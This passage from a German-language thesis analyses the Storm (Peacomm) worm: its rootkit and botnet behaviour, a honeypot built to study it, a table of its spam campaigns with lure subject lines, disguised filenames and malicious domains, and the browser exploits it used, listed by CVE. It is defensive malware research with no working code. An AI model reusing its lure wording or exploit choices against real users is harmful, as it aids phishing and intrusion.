Der so genannte *Storm-Wurm*, auch als *Peacomm*, *Zhelatin*, *Nuwar* und *Peed* bekannt, weist die Charakteristika vieler Arten von Malware auf. Ist einmal ein Windows-System infiziert, werden Rootkit-Techniken eingesetzt (3.3.5), um unbemerkt auf diesem System agieren zu können. Es wird nicht nur das Storm-Binary aus der Liste der ausgeführten Prozesse ausgeblendet, sondern auch alle von Storm angelegten und benötigten Dateien vor dem direkten Zugriff über das Dateisystem versteckt. Zudem werden eine Reihe von sicherheitsrelevanten Systemsdiensten, sowie Sicherheitssoftware von Drittherstellern wie Firewalls und Antivirenprogramme mit Hilfe eines Kernel-Mode Treibers deaktiviert und Eintragungen in der Windows-Registry hinterlassen.

Des Weiteren durchsucht Peacomm die Festplatten des Computers nach E-Mail Adressen (3.3.7), welche zum Zweck des Spamming gesammelt werden, zeigt somit also auch Eigenschaften von Spyware. In erster Linie handelt es sich aber um einen P2P-Bot. Ein kompromittierter Rechner wird Teil eines P2P-Botnetzes (vgl. 2.4, 3.4), nimmt Befehle von außen entgegen und führt diese aus. Dabei handelt es sich in der Regel um das massenhafte Versenden von Spam E-Mails (3.2.1) und um die Teilnahme an DDoS-Angriffen (4.2).

Ab Ende August wurde begonnen, den E-Mail-Versand eines einzelnen Bots in einer Honeypot-Umgebung aufzuzeichnen, deren Aufbau in Abschnitt 3.1 erläutert wird. Die gesammelten Mails können grob in zwei verschiedene Kategorien eingeteilt werden:

1. **Mails, die der Verbreitung dienen:** Diese Nachrichten sind nach dem Prinzip des *Social Engineerings* gestaltet. Oftmals geben die Betreffzeilen vor, die Mail stamme von einem Familienmitglied, einem Freund oder Kollegen oder sie sprechen aktuelle Gegebenheiten und Ereignisse des täglichen Lebens wie Feiertage und Nachrichten von allgemeinem Interesse an. Auch die Texte sind derart gestaltet, dass sie versuchen, den Empfänger dazu zu bringen, ein angehängtes Programm zu starten (welches den Bot installiert) oder einem Link in der Mail zu folgen. Abschnitt 3.2.1 geht detailliert auf diese Mails ein.

2. **Mails zu kommerziellen Zwecken:** Neben den Verbreitungsmails wurde ein weiterer Nachrichtentyp registriert. Dieser Typ umfasst Nachrichten, die in irgend einer Weise kommerziellen Zwecken dienen, entweder direkt den Urhebern von Peacomm oder Dritten. Dabei handelt es sich um Mails, die günstige Aktien empfehlen und hohe Gewinne versprechen, so genannter *Stock-Spam*. Außerdem wurden Mails erfasst, die auf Online-Apotheken sowie auf Seiten, die „schnelles Geld“ versprechen, verlinken. Diese Art von Spam wird in Abschnitt 4.1 besprochen.

Die verlinkten Seiten der Verbreitungsmails nutzen ebenfalls Social Engineering und entsprechen den in den Mails angesprochenen Themen. Auf den Seiten werden auf geschickte Weise ausführbare Dateien zum Download angeboten. Die Websites geben vor, bei den Programmen handele es sich beispielsweise um eine elektronische Grußkarte oder ein Computerspiel (vgl. 3.2). Wird die entsprechende Datei ausgeführt, verwandelt sich der PC in einen Zombie des Peacomm-Netzes. Storm besitzt somit also auch die Merkmale eines Trojaners.

Eine weitere Eigenschaft dieser Seiten ist die Tatsache, dass sie versuchen, bekannte Schwachstellen des Browsers (so genannte *Exploits*) auszunutzen, um die Datei automatisch herunterzuladen und zu installieren. Unterabschnitt 3.2.2 vertieft diese Thematik.

Ein Storm-Bot verfügt über zwei unterschiedliche Betriebsmodi. Befindet sich der infizierte PC hinter einem Gerät, das *Network Address (Port) Translation* (NA(P)T) verwendet, wie beispielsweise einem Router, hat der Bot lediglich die Rolle eines Spam-Bots oder nimmt an DDoS-Angriffen teil. Sind dagegen alle Ports frei zugänglich, übernimmt ein mit Storm infizierter Rechner die Rolle eines *Gateways* oder auch *Superknotens* (3.5).

Die Storm Kommunikation lässt sich in drei Kategorien unterteilen: Zuerst findet die Kommunikation im Overnet-Netzwerk (UDP) statt (3.4.1 bis 3.4.4 auf den Seiten 51–58). Dies dient der Lokalisierung weiterer Peers und dem Veröffentlichen und Auffinden von Kontaktdaten der Superknoten, welche für die für die Übermittlung der eigentlichen Befehle verantwortlich sind. Die zweite Kategorie tritt auf, sobald die Superknoten gefunden und kontaktiert wurden. Ein Spambot erhält von diesen seine Befehle per TCP zugestellt (3.4.5). Dabei übernehmen die Gateways unter anderem die Rolle einer Vermittlungsstelle zwischen Spambots und *Kontrollknoten*. Hierbei kommt es zum dritten Kommunikationstyp. Ein Gateway nimmt Daten der anderen Bots entgegen und leitet diese per HTTP an einen Kontrollknoten weiter, um dort verarbeitet zu werden. Die Übertragung in der Rückrichtung funktioniert analog: Der Kontrollknoten sendet Befehle per HTTP an den Superknoten und dieser leitet sie per TCP an an die Bots weiter. Dies wird in Abschnitt 3.5.6 beschrieben.

Die Betreiber des Peacomm-Netzes verwenden phasenweise anonym registrierte Domains mit schnell wechselnden DNS-A- und NS-Records zur Verbreitung des Bots. Diese Technik wird als *Fast-Flux* (siehe 3.5.7) bezeichnet. Die DNS-Einträge verweisen auf kompromittierte Gateways, die in diesem Zusammenhang auch als *Fast-Flux-Agents* bezeichnet werden. Abschnitt 3.5.8 stellt dabei ihre Funktion als *Reverse-Proxies* und *DNS-Cache* vor.

Im Folgenden wird nun die Honeypot-Umgebung beschrieben, die zur Untersuchung von Storm eingesetzt wurde (Abschnitt 3.1).




Abbildung 3.1: Der Linux-Rechner („TrumanBox“) ist über einen Breitband-Router mit dem Internet verbunden. Der Windows-PC wird direkt per Cross-Over-Kabel oder über einen Switch angeschlossen.

3.1 Datenbeschaffung

Dieser Abschnitt beschreibt den Aufbau der *Honeypot*-Umgebung, die zur Untersuchung des Storm-Bots verwendet wurde. Ein Honeypot ist ein speziell präpariertes System, dass Angriffe auf ein Netzwerk oder einen Computer überwacht und aufzeichnet. Im vorliegenden Fall handelt es sich um einen *High-Interaction-Honeypot*, der im Gegensatz zu einem *Low-Interaction-Honeypot* nicht nur spezielle Schwachstellen oder angreifbare Dienste simuliert, sondern den vollständigen Zugriff auf ein kompromittiertes System gestattet [55].

Die Testumgebung besteht im Wesentlichen aus zwei Komponenten (siehe Abbildung 3.1): Bei dem mit Storm infizierten Rechner handelt es sich um einen Windows XP-PC mit installiertem Service-Pack 2 ohne weitere Updates. Er wird mit einem Administrator-Account gestartet, um sicherzustellen, dass Storm auf dem System jegliche Eingriffe gestattet werden. Virtuelle Maschinen können hier nur bedingt eingesetzt werden, da einige Storm-Varianten, insbesondere aus der Zeit von August bis September 2007, in der Lage sind, diese zu detektieren, und bei Erkennung jegliche Aktivitäten einstellen oder die virtuellen Maschinen zum Absturz bringen (vgl. 3.3.6). Der gesamte Netzwerk-Traffic wird direkt auf der kompromittierten Maschine mittels *Wireshark* [10], einem Netzwerk-Sniffer und -Analysewerkzeug aufgezeichnet.

Der Windows-Rechner ist per Ethernet mit einem weiteren Computer verbunden, auf dem als Betriebssystem Debian GNU/Linux in der Version 4.0r1 installiert ist. Der PC ist mit zwei Netzwerkkarten ausgestattet, wovon eine mit dem Router, die andere mit dem Windows-PC („Client“) verbunden ist. Die hier eingesetzte Software ist *TrumanBox* [28] von Christian Gorecki. TrumanBox agiert als *Internet-Emulator* und Firewall und wird im nächsten Abschnitt näher erläutert. Bei der Internetanbindung handelt es sich um einen Breitbandzugang von Kabel Deutschland mit einer Übertragungsrate von 26 $^{\text{Mbit}}/_{\text{s}}$ im Downstream und 1 $^{\text{Mbit}}/_{\text{s}}$ im Upstream.

3.1.1 TrumanBox

TrumanBox errichtet eine Netzwerkbrücke zwischen den beiden eingebauten Netzwerkkarten und lenkt zuvor spezifizierte Protokolle und Ports zur weiteren Verarbeitung um, oder kann diese auch komplett blockieren. TrumanBox wurde konfiguriert, SMTP-Pakete umzuleiten und lokal zu speichern. Dies wird benötigt, um zu verhindern, dass von Storm versendete Spam-Nachrichten tatsächlich an die adressierten Empfänger zugestellt werden.

Dazu wird die Software im so genannten Half-Proxy-Modus betrieben. Im Falle von ausgehenden SMTP-Verbindungen werden diese blockiert. Statt dessen baut TrumanBox selbst eine Verbindung zum SMTP-Server auf und speichert dessen zurückgelieferte Identifikation, sein so genanntes *Banner*, das beispielsweise im Falle von `smtp.web.de` die folgende Form aufweist:

```
220 smtp08.web.de ESMTP WEB.DE V4.108#208 Sun, 06 Jan 2008 16:56:35 +0100
```

Beantwortet wird die ursprüngliche Anfrage nun mit dem jeweiligen Banner. Die darauf folgende SMTP-Kommunikation zur Übertragung einer E-Mail findet dann mit TrumanBox an Stelle des richtigen Servers statt. Bei zukünftigen Verbindungsversuchen zum gleichen Mailserver greift TrumanBox direkt auf die lokal gespeicherte Server-Identifikation zurück, ohne erneut das Banner abfragen zu müssen.

Weiterhin wurde TrumanBox so eingerichtet, dass ausgehende ICMP Echo Request Pakete („Pings“) analog zu SMTP umgelenkt und von TrumanBox statt dem vorgesehenen Empfänger beantwortet bzw. verworfen werden. So wird sichergestellt, dass Storm nicht aktiv an DDoS-Attacken, die auf Ping-Flooding beruhen, teilnehmen kann.

3.1.2 Spezialhardware

Um die Kommunikation der Storm-Knoten im Overnet-Netzwerk zu verstehen, ist es notwendig, den von Storm verursachten Datenverkehr aufzuzeichnen und zu analysieren. Dies ist neben dem Abfangen bzw. Speichern von DoS-Angriffen und E-Mails die Hauptaufgabe der Honeypot-Umgebung.

Zum Finden weiterer Peers, sucht ein Storm-Bot nach Schlüsseln im Netzwerk, die sich regelmäßig ändern. Um eine Methodik dahinter zu finden und möglicherweise Voraussagen über zukünftig gesuchte Schlüssel treffen zu können, ist die Generierung möglichst vieler Schlüssel von Vorteil. Dieses Ziel wird erreicht, indem der infizierte Computer innerhalb kurzer Zeitspannen neu gestartet wird. Nach jedem Neustart und erneuter Kontaktaufnahme der Bots zum Overnet-Netzwerk wird nach einem anderen Schlüssel gesucht (Details folgen in Abschnitt 3.4.3).

Zum Erhalten eines unverfälschten, identischen Systems als Grundlage, muss der Rechner bei jedem Neustart in den ursprünglichen Zustand zurückversetzt werden. Zu diesem

Zweck wurde eine *Reborn Card* der Firma Signal Computer GmbH [66] verbaut. Dabei handelt es sich um eine Einbaukarte für den PCI-Bus. Sie „fängt alle Schreibzugriffe über den Interrupt 13h ab und lenkt ihn auf die entsprechenden Cluster der nicht sichtbaren Bufferpartition um. Wird der Rechner neu gestartet, so wird all dieses verworfen und es steht wieder die ursprüngliche Software-Konfiguration zur Verfügung“[66]. Diese Bufferpartition wird während der Installation der Karte angelegt, indem von einer vorhandenen Partition oder Festplatte der notwendige Speicherplatz abgezweigt wird.

Im Laufe der Untersuchung hat sich herausgestellt, dass es bei infizierten Systemen in unregelmäßigen Abständen zu Systemabstürzen kam, die eindeutig Storm zuzuschreiben sind. Die Windows-Funktion „Automatischer Neustart bei Systemfehler“ versagt hierbei, da Storm eine Reihe von sicherheitsspezifischen Programmen deaktiviert (vgl. 3.3.5), darunter auch die Windows-Systemdatei `watchdog.sys`, welcher normalerweise die Aufgabe eines Neustartes bei einem Systemfehler zukommt.

So wurde, um eine weitestgehend unterbrechungsfreie Aufzeichnung zu gewährleisten, eine *Watchdog*-Karte der Firma QUANCOM Informationssysteme GmbH [56] installiert. Diese Karte wird mit den Reset-Pins auf dem Mainboard verbunden. Im Regelfall wird auf dem entsprechenden PC ein Windows-Hintergrunddienst installiert, der die Karte in regelmäßigen Abständen anspricht. Bleibt ein solches Signal über einen spezifizierbaren Zeitraum aus, wird ein Relais geschaltet, das die Rest-Pins kurzschließt und somit einen Neustart erzwingt.

Storm deaktiviert in den meisten Versionen eine Vielzahl von Programmen, wie Antivirenprogramme und Firewalls, die zur Gewährleistung der Systemsicherheit eingesetzt werden (vgl. 3.3.5). Auch der eben genannte Hintergrunddienst wird von Storm beeinträchtigt und kann nicht gestartet werden. Deshalb wurde statt diesem, ein im Lieferumfang der Hardware enthaltenes Programm verwendet, welches bei Start von Windows geladen wird und die selbe Funktionalität besitzt.

3.2 Verbreitung von Storm

Übliche Mechanismen zur autonomen Verbreitung von Malware nutzen Schwachstellen in Diensten aus, die im Netzwerk zur Verfügung gestellt werden. Dabei handelt es sich in der Regel um Schwachstellen, die die Ausführung von fremdem Code auf entfernten Systemen ermöglichen. Malware kann dies ausnutzen, um Kopien von sich selbst auf andere Rechner zu übertragen und dort zu starten. Diese Art der Verbreitung wird nach Holz u. a. [32] beispielsweise von den Würmern Blaster [19], Sasser [59] und gängigen IRC-Bots verwendet [2].

Storm hingegen verbreitete sich ursprünglich ausschließlich als Anhang von E-Mails. Später kam man davon ab, statt dessen wurden Mails verschickt, die auf Web-Seiten verlinken, welche die Malware enthalten. Dort wird der Besucher aufgefordert, ein Programm

getarnt als Codec, Grußkarte oder Ähnlichem, herunterzuladen und zu starten. Statt dessen handelt es sich aber um den Storm-Bot. Zusätzlich versuchen diese Seiten eine Reihe von Browser-Exploits auszunutzen, die die Malware automatisiert und unbemerkt installieren. Ab August 2007 wurden auch Eintragungen in Weblogs (Blogs) entdeckt, die im Inhalt den versendeten Mails gleichen und ebenfalls auf infizierte Seiten verweisen [30, 22].

Der nächste Unterabschnitt (3.2.1) bietet einen chronologischen Überblick über die Verbreitung von Storm. Diese erfolgte seit dem erstmaligen Auftreten im Dezember 2006 in verschiedenen Spamwellen, denen jeweils andere Themen, wie Feiertage oder Ereignisse des öffentlichen Interesses zugrunde liegen.

Danach folgen zwei Abschnitte, die die Ausnutzung von Browser-Exploits (3.2.2) und die Verbreitung in Blogs (3.2.3) thematisieren.

3.2.1 Verbreitung durch Spam

Jede Kampagne umfasst eine Vielzahl von ähnlich lautenden Betreffzeilen und Mail-Inhalten, wodurch eine Unterteilung leicht vonstatten geht. Nachfolgende Tabelle gibt nun einen Überblick über die seit Ende Dezember 2006 versendeten Spamwellen. Die Aufzeichnungen im Rahmen dieser Arbeit begannen ab Ende August. Als Quelle für die Zeit davor dienen Artikel von GOVCERT.NL [29] und WEBSENSE Security Labs [88].

Zeitraum	Thema	Beschreibung
Ende Dez. ’06	Glückwünsche für 2007	*Erstmaliges Auftreten* von Storm. Es werden E-Mails verbreitet, die Glückwünsche für das bevorstehende Jahr enthalten. An die Mails angehängt ist eine `.exe`-Datei die eine Grußkarte enthalten soll. Dabei handelt es sich aber um Storm. Vorkommende Betreffzeilen: „Happiness and Success“, „Happy 2007“ und Ähnliche.
Mitte Jan. ’07	Kyrill Sturm	E-Mails, die den Orkan Kyrill thematisieren (ab 17. Januar); *namensgebendes Ereignis* für Storm; E-Mails enthalten das Programm `readmore.exe`, das zusätzliche Informationen über Storm verspricht; Betreffzeile: „230 dead as storm batters Europe“.

Weiter auf der nächsten Seite

Zeitraum	Thema	Beschreibung
Ende Jan. ’07	Falsche Schlagzeilen	In den Betreffzeilen sind falsche Schlagzeilen wie „Saddam Hussein alive!“ und „Fidel Castro dead“ zu finden. Als Anlage enthalten die Nachrichten ausführbare Dateien, die `Full Story.exe`, `Full News.exe` oder `Video.exe` benannt sind.
Anfang – Mitte April ’07	Falsche Schlagzeilen	Gleiches Schema wie zuvor, die Schlagzeilen lauten „Israel Just Have Started World War III“, „USA Declares War in Iran“ usw. Anbei wieder Dateien wie `Click Here.exe`, `Movie.exe` und `Read More.exe`.
Mitte April ’07	Virenwarnung	Spam-Mails werden als Virenwarnung getarnt; anbei eine `.zip`-Datei (`patch-6346.zip`, `hotfix-97563.zip`), die Storm enthält; Betreffzeilen: „Spyware Alert“, „Trojan Detected“, „Virus Activity Detected“.
Juni ’07	Grußkarten	*Änderung der Taktik:* Statt Anhänge werden nun Links auf Internetseiten eingefügt. Ab diesem Zeitpunkt wird zusätzlich versucht, verschiedene Browser-Exploits (vgl. 3.2.2) auszunutzen, um Peacomm automatisch zu installieren; Betreffzeilen: „You’ve received a postcard from a family member“, „You’ve received a greeting card from a friend“ …
Mitte August	Animierte Grußkarten	Die Storm Mails verlinken auf Sites, die die Datei `msdataaccess.exe` hosten. Diese soll zum Ansehen der Grußkarte von Nöten sein. Storm ist außerdem noch immer als `ecard.exe` downloadbar. Betreffe: „Birthday ecard“ oder „Musical e-card“.
Mitte August	Kontaktaufnahme	Die Betreffzeilen „Membership Details“, „Internal Support“, „Login Verification“ lassen den Benutzer auf eine Kontaktaufnahme seitens einer Website oder eines Forums schließen. Folgt er dem Link, der in der Mail enthalten ist, landet er auf einer Seite, die die Installation eines „Secure Login Applet“ fordert. Dabei handelt es sich wieder um den Storm Bot.

Weiter auf der nächsten Seite

Zeitraum	Thema	Beschreibung
Ende August	Kostenlose Videos	Spam-Mails, die auf gefälschte YouTube Websites verlinken. Zum Anschauen muss angeblich ein Codec installiert werden. Bei der entsprechende Datei `codec.exe` handelt es sich um Storm; Betreffzeilen: „how did you get that on film, man“, „Where did you hook up with that?“.
Ende August	Beta-Tester	Die Mails geben vor, dass Beta-Tester für ein Programm gesucht werden. Peacomm wird diesesmal direkt als `setup.exe` verlinkt; Betreffzeilen: „Beta testers needed“ und „Could you give us a hand“.
Anfang Sept.	Labor Day	Passend zum „Tag der Arbeit“ am 03. 09. werden Mails versendet, die diesen thematisieren („Happy Labor Day“, „Your Friend Sends A Labor Day Greeting“). Die Mails verlinken wie üblich auf eine Site, auf der die Storm-Malware gehosted wird.
Anfang – Mitte Sept.	Anonymität im Internet	Betreffe wie „If you trade files online, they are watching what you do.“ oder „Our program will keep them from finding you.“ sollen den Empfänger dazu verleiten, einem Link in der Mail auf eine gefälschte Seite zu folgen, von der angeblich die Tor-Software (`tor.exe`)heruntergeladen werden kann, die für Anonymität im Internet sorgen soll. Statt dessen handelt es sich auch hier den Bot.
Mitte Sept.	NFL Saison	Zum Beginn der US-amerikanischen NFL-Saison am 14. 09. startet eine massive Spam-Welle. Sie lockt mit den Betreffzeilen „Free NFL Game Tracker“, „FOOTBALL! Are You ready?“, „NFL Season Is Here!“ und vielen weiteren auf die verlinkte Domain `freeNFLtracker.com`, die professionell gestaltet ist (siehe 3.2) und Storm, getarnt als `tracker.exe` zum Download anbietet.
Mitte – Ende Sept.	Kostenlose Spiele	Auch hier wieder ansprechend gestaltete Seiten, auf die in den Mails per IP-Adresse verlinkt wird. Die Storm-Datei ist `ArcadeWorld.exe` benannt und soll kostenlose Spiele beinhalten; Betreffzeilen: „1000+ Free Games!“, „Wow, free games!“ und andere.

Weiter auf der nächsten Seite

Zeitraum	Thema	Beschreibung
Mitte Oktober '07	„Psycho Kitty“	Mails mit den Betreffzeilen „We have a ecard surprise!“, „Someone is thinking of you! Open your ecard!“ usw. versprechen eine Grußkarte, die über eine IP als Link auf eine animierte Webseite erreicht werden kann. Dort kann wieder Zhelatin als `SuperLaugh.exe` heruntergeladen werden.
Mitte – Ende Oktober	Krackin Software	In den Verbreitungsmails wird eine neues Filesharing-Programm – genannt „Krackin“ – beworben. Folgt man einem Link auf die entsprechende IP, kann man die Datei `krackin.exe` herunterladen, bei der es sich um Storm handelt; Betreffe:„doug sent me this“, „ok last time“, „re: krackin is online“.
Ende Oktober (28.)	Halloween	Kurz vor Halloween beginnt eine neue Spam-Welle. Betreffzeilen: „Make him dance“, „Man this funny“, „I am sending this to everyone. It is so cute“. Die verlinkte Seite (siehe 3.2) ist bis Mitte November online und bietet Storm als `halloween.exe` später als `dancer.exe` an.
Ende Dezember (24.)	Weihnachten	Nach langer Pause wieder Storm-Aktivität. Die Mails enthalten als Betreff „Santa Said, HO HO HO“, „The Perfect Christmas“, „Mrs. Clause“ etc.. Hier wird auf die Domain `merrychristmasdude.com` verlinkt, auf der wie üblich Storm zu finden ist; Dateiname: „stripshow.exe“.
Ende Dezember (26.)	Glückwünsche für 2008	Große Spamwelle bis in die erste Januarwoche. Die Mails verlinken auf 17 Domains, darunter `happycards2008.com`, `newyearwithlove.com`, `happy2008toyou.com`, `postcards-2008.com`...
Ab Mitte Januar	Valentinstag	Die Mails beinhalten wieder Verweise auf IPs, auf denen der Storm-Bot als `happy_2008.exe`, `happynewyear2008.exe` oder `happy2008.exe` gehosted wird.

Tabelle 3.1: Zwischen Dezember 2006 und Mitte Juni wurde Storm als Anhang der Mails verbreitet. Ab Ende Juni bis zum aktuellen Zeitpunkt (Anfang Februar 2008) enthalten die Mails lediglich einen Link auf selbst mit Storm infizierte Rechner, die ein Peacomm-Binary zum Download anbieten.

Ab 29. August 2007 wurde mit der eigenen Aufzeichnung, der von einem einzigen Bot gesendeten Nachrichten mit Hilfe der Software TrumanBox (3.1.1) begonnen. Dazu wurde ein Windows XP-Rechner in einer Honeypot-Umgebung platziert (vgl. 3.1) und mit dem Storm-Wurm infiziert. Da der selbe Rechner ebenfalls zur Untersuchung des Systemverhaltens (3.3) und der P2P-Kommunikation von Storm Verwendung fand, sind die Aufzeichnungen der Mails nicht vollständig. Trotzdem reicht dies aus, um die Verbreitungsmethoden von Storm zu untersuchen und zu analysieren. Kapitel 4 präsentiert die Ergebnisse und Auswertungen der Aufzeichnungen.

3.2.2 Ausnutzung von Browser-Exploits

Folgt der Empfänger einer Verbreitungsmail dem eingefügten Link auf eine Webseite, wird ihm je nach aktueller Kampagne (vgl. 3.2.1) eine ansprechend gestaltete Seite präsentiert, die ihn mittels geschickter Beeinflussung dazu veranlassen möchte, einen Storm Trojaner herunterzuladen. Für den Fall, dass dieser Trick nicht erfolgreich ist, versuchen die Gestalter der Seite zusätzlich verschiedene Browser-Exploits auszunutzen, um die Datei unbemerkt auf das System zu kopieren und auszuführen. Diese Methode wird auch als *Drive-by download* bezeichnet. Dabei wird ausschließlich auf ältere Exploits gesetzt, für die bereits Bugfixes existieren, die diese Schwachstellen beheben. Zielgruppe ist also der wenig bis mäßig erfahrene Benutzer, der sein System nicht regelmäßig aktualisiert.

Zum Einsatz kommen Exploits wie sie in den „Web exploitation kits“ *MPack* [36, 80], *Q4-06 Rollup* [84, 16], *IcePack* [64] und *NeoSploit* [85] zu finden sind. Dabei handelt es sich um Sammlungen von PHP-Skripten, die kommerziell für illegale Zwecke vertrieben werden. Ob jeweils ein solches Exploitation Kit im Ganzen oder nur einzelne Bestandteile davon verwendet werden, kann nicht mit Sicherheit festgestellt werden.

Ist einmal ein solches Paket auf einem Webserver installiert, werden sämtliche Anfragen von Browsern mit Hilfe des `User-Agent`-Felds im Header der HTTP-Anfrage ausgewertet. Dieses Feld enthält die jeweilige Version des Browsers. Existiert nun eine Schwachstelle für die entsprechende Version, wird ein dazu passendes Exploit mittels PHP ausgewählt und zurückgeliefert. Diese Exploits werden in der Regel mit Hilfe von dynamisch erzeugtem, verschleiertem JavaScript, einer Skript-Sprache zur dynamischen Generierung von Webinhalten, mittels `write()`-Funktion erzeugt, um eine signaturbasierte Erkennung seitens Anitvirenprogrammen und Reverse-Engineering zu erschweren.

Im Juni 2007 wurden die von den Storm-Verbreitungsmails verlinkten Seiten mit Hilfe eines *Client Honeypots* untersucht [32]. Mit einem Client Honeypot können Angriffe gegen ein Client-Programm, im vorliegenden Fall gegen einen Webbrowser, untersucht werden. Es wurden drei verschiedene Browser in verschiedenen Versionen (insgesamt acht Varianten) beobachtet. Es stellte sich heraus, dass bei verwundbaren Browsern bis zu sechs Exploits zurückgeliefert wurden, die alle das Ziel hatten, eine Binärdatei auf dem System zu installieren. Bei unverwundbaren Browsern wurde lediglich der Inhalt der Seite ohne zusätzlichen Schadcode zurückgegeben.




Abbildung 3.2: Oben: Site der NFL-Welle, unten Halloween-Kampagne.

Während der Untersuchung konnte beim Browser Firefox (Version 2.0.0.11) nur ein einziges von Storm verwendetes Exploit festgestellt werden, was mit den Angaben von Murdoch [42] übereinstimmt. Dabei handelt es sich um die von Microsoft mit MS06-006 bezeichnete Schwachstelle im Windows-Media-Plugin für Browser anderer Hersteller, die die Ausführung von fremdem Code auf dem betroffenen System ermöglicht. Nach Murdoch [42] ist auch Opera in der Version 7 von dieser Schwachstelle betroffen. Unterabschnitt 3.2.2 geht auf dieses Exploit ein.

JavaScripts, die an den Microsoft Internet Explorer gesendet wurden, enthalten Exploits für Apple Quicktime (CVE-2007-0015) [49], WinZip (CVE-2006-6884) [48], die Microsoft Data Access- (CVE-2006-0003) [45] und WebViewFolderIcon-Komponenten (CVE-2006-3730) [47] des Internet Explorers, sowie ein Exploit für die Microsoft Management Konsole (CVE-2006-3643)[46]. Mitte Oktober wurden zwei weitere Exploits auf einer Storm-Seite der Krackin-Kampagne (vgl. Tabelle 3.1) gefunden. Bei CVE-2007-3148 [50] handelt es sich um ein Exploit (Bestandteil von IcePack), das einen Pufferüberlauf in einer ActiveX Komponente der Webcam-Funktion des Yahoo! Messengers ausnutzt, um beliebigen Code auf dem betroffenen System auszuführen. CVE-2005-2127 [44] nutzt eine Schwachstelle im COM-Objekt `msdds.dll`, die ebenfalls die Ausführung von beliebigem Code ermöglicht. Weitere Informationen zu den verwendeten Exploits finden sich in [42, 64].

